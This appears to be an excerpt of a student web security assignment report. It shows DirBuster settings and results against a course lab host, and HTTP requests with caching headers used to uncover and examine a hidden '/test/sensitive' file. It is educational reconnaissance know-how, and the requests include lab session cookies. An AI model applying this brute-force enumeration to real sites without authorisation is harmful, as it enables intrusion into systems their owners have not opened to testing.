Target URL (eg http://example.com:80/)

http://assignment-zeus.unimelb.life/

2

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 5 Threads □ Go Faster

3

File with list of dirs/files

ve\unimelb\Web Security\Assignment3\Sensitive\dirbuster-kali-master\directory-list-2.3-small.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

4

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /


☑ Brute Force Files ☑ Use Blank Extension File extension php

/

5

Please complete the test details

Figure 5.1: explained in Figure 5.2.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 8 Files: 12
Results - Tree View
Errors: 0
6
Back
Pause
Stop
Report
Change



ttp://assignment-zeus.unimelb.life:80/




```
Testing for dirs in /assets/                                    0%
Testing for files in /assets/ with extention .php               0%
Testing for dirs in /assets/img/                                0%
Testing for files in /assets/img/ with extention .php           0%
Testing for dirs in /test/                                      0%
Testing for files in /test/ with extention .php                 0%
Testing for dirs in /assets/demo/                               0%
Testing for files in /assets/demo/ with extention .php          0%
urrent speed: 81 requests/sec                  (Select and right click for more optior )
Average speed: (T) 79, (C) 82 requests/sec
Parse Queue Size: 0                            Current number of running threads: 5
Total Requests: 15605/3969869
Time To Finish: 13:23:42
Starting dir/file list based brute forcing                    /icons/small/credits.php
```


Figure 5.2: screenshots of the software “dirBuster”. (1) enter the target URL. (2) change the thread to 5 as per the requirement on the spec. (3) choose the list of words that going to be used for scanning. (4) tick necessary boxes and file extensions (php, txt, etc.). (5) hit the start button. (6) scanning started.

Exploit: Leaking sensitive files and flag

The following steps provide a proof of concept for an attack that exploits this vulnerability and obtain sensitive directories/files. The software “dirBuster” is used for this attack and explained in the following table.

| Step | Screenshot | Explanation |
|---|---|---|
| 1 | <br>OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing<br>File Options About Help<br>Target URL (eg http://example.com:80/)<br>http://assignment-zeus.unimelb.life/<br>Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)<br>Number Of Threads 5 Threads □ Go Faster<br>Select scanning type: ● List based brute force ○ Pure Brute Force<br>File with list of dirs/files<br>unimelb\Web Security\Assignment3\Sensitive\dirbuster-kali-master\directory-list-2.3-medium.txt Browse List Info<br>Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8<br>Select starting options: ● Standard start point ○ URL Fuzz<br>☑ Brute Force Dirs ☑ Be Recursive Dir to start with /<br>☑ Brute Force Files □ Use Blank Extension File extension php,txt,html,js,css,xml,doc,docx<br>URL to fuzz - /test.html?url={dir}.asp<br>/<br>Exit Start | Firstly, set the target URL. Choose the list of words “directory-list-2.3-medium.txt”. Set the file extensions “php,txt,html,js,css,xml,doc,docx”. Hit the start button to run this. |
| 2 | <br>http://assignment-zeus.unimelb.life:80/<br>Scan Information \ Results - List View: Dirs: 12 Files: 34 \ Results - Tree View \ Errors: 99 \<br>Directory Stucture — Response C<br>/ 302<br>index.php 302<br>profile.php 302<br>admin.php 200<br>icons 403<br>small 403<br>login.php 200<br>auth.php 200<br>assets 200<br>index.php 200<br>img 200<br>index.php 200<br>faces 200<br>index.php 200<br>demo 200<br>index.php 200<br>demo.js 200<br>demo.css 200<br>css 200<br>index.php 200<br>js 200<br>index.php 200<br>plugins 200<br>index.php 200<br>core 200<br>index.php 200<br>test 200<br>sensitive 200<br>custom.css 200<br>logout.php 302<br>settings.php 302<br>dashboard.php 302<br>reset.php 302<br>sober.php 302<br>assign.php 302<br>server-status 403 | The result shows this. There is a file called sensitive in “/test/sensitive”. |

| | | |
|---|---|---|
| 3 | <br>assignment-zeus.unimelb.life/test/sensitive<br>250<br> Inspector<br>Console<br>Debugger<br>Network<br>Style Editor<br>Performance<br>Memory<br>Storage<br>Accessibility<br>Search HTML<br>`<html>`<br>`<head>…</head>`<br>`<body>`<br>`<pre>250</pre>`<br>`</body>`<br>`</html>` | Go to /test/sensitive via the browser. The sensitive file shows “250”. |
| 4 | <br> Send<br>Cancel<br>Request<br>Pretty<br>Raw<br>\n<br>Actions<br>Response<br>Pretty<br>Raw<br>Render<br>\n<br>Actions<br>`GET /test/sensitive HTTP/1.1`<br>`Host: assignment-zeus.unimelb.life`<br>`User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0`<br>`Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8`<br>`Accept-Language: en-US,en;q=0.5`<br>`Accept-Encoding: gzip, deflate`<br>`Connection: close`<br>`Cookie: PHPSESSID=7stbtmae5qkkhlsmi81jaduf3s; CSRF_token=4DpUc4GnYbK661lJChR658PcJbKsRwiwmknJWnrqKw7yL7Ndctw5QwULtIVT8Q4f; admin=false`<br>`Upgrade-Insecure-Requests: 1`<br>`If-Modified-Since: Fri, 14 May 2021 11:23:37 GMT`<br>`If-None-Match: "4-5c24879982040"`<br>`Cache-Control: max-age=0`<br><br>`HTTP/1.1 304 Not Modified`<br>`Date: Fri, 04 Jun 2021 19:50:00 GMT`<br>`Server: Apache/2.4.41 (Ubuntu)`<br>`Connection: close`<br>`ETag: "4-5c24879982040"` | If-Modified-Since allows to return “304 not modified” response header if the content is not changed. If-None-Match allows to return “304 not modified” if the content is unchanged. |
| 5 | <br> Send<br>Cancel<br>Request<br>Pretty<br>Raw<br>\n<br>Actions<br>Response<br>Pretty<br>Raw<br>Render<br>\n<br>Actions<br>`GET /test/sensitive HTTP/1.1`<br>`Host: assignment-zeus.unimelb.life`<br>`User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0`<br>`Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8`<br>`Accept-Language: en-US,en;q=0.5`<br>`Accept-Encoding: gzip, deflate`<br>`Connection: close`<br>`Cookie: PHPSESSID=7stbtmae5qkkhlsmi81jaduf3s; CSRF_token=4DpUc4GnYbK661lJChR658PcJbKsRwiwmknJWnrqKw7yL7Ndctw5QwULtIVT8Q4f; admin=false`<br>`Upgrade-Insecure-Requests: 1`<br>`If-Modified-Since: Fri, 13 May 2021 11:23:37 GMT`<br>`If-None-Match: "4-5c24879982040"`<br>`Cache-Control: max-age=0`<br><br>`HTTP/1.1 200 OK`<br>`Date: Fri, 04 Jun 2021 19:54:30 GMT`<br>`Server: Apache/2.4.41 (Ubuntu)`<br>`Last-Modified: Fri, 14 May 2021 11:23:37 GMT`<br>`ETag: "4-5c24879982040"`<br>`Accept-Ranges: bytes`<br>`Content-Length: 4`<br>`Connection: close`<br><br>`250` | If we change If-Modified-Since from 14/May/2021 to 13/May/2021, we can see the response with the code 200. This means that the file has been modified between the 13th and 14th. |

|   |   |   |
|---|---|---|
| 6 |  | Accept-Datetime is used to request a past version of the resource. The response shows the same result. This means that there is no change made. |

Request

```
GET /test/sensitive HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:89.0) Gecko/20100101 Firefox/89.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Datetime: Thu, 12 May 2021 11:35:00 GMT
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=7stbtmae5qkkhlsmi81jaduf3s; CSRF_token
=
4DpUc4GnYbK661lJChR658PcJbKsRwiwmknJWnrqKw7yL7Ndctw5QwUL
tIVT8Q4f; admin=false
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 13 May 2021 11:23:37 GMT
If-None-Match: "4-5c24879982040"
Cache-Control: max-age=0


```

Response

```
HTTP/1.1 200 OK
Date: Fri, 04 Jun 2021 20:00:01 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Fri, 14 May 2021 11:23:37 GMT
ETag: "4-5c24879982040"
Accept-Ranges: bytes
Content-Length: 4
Connection: close

250

```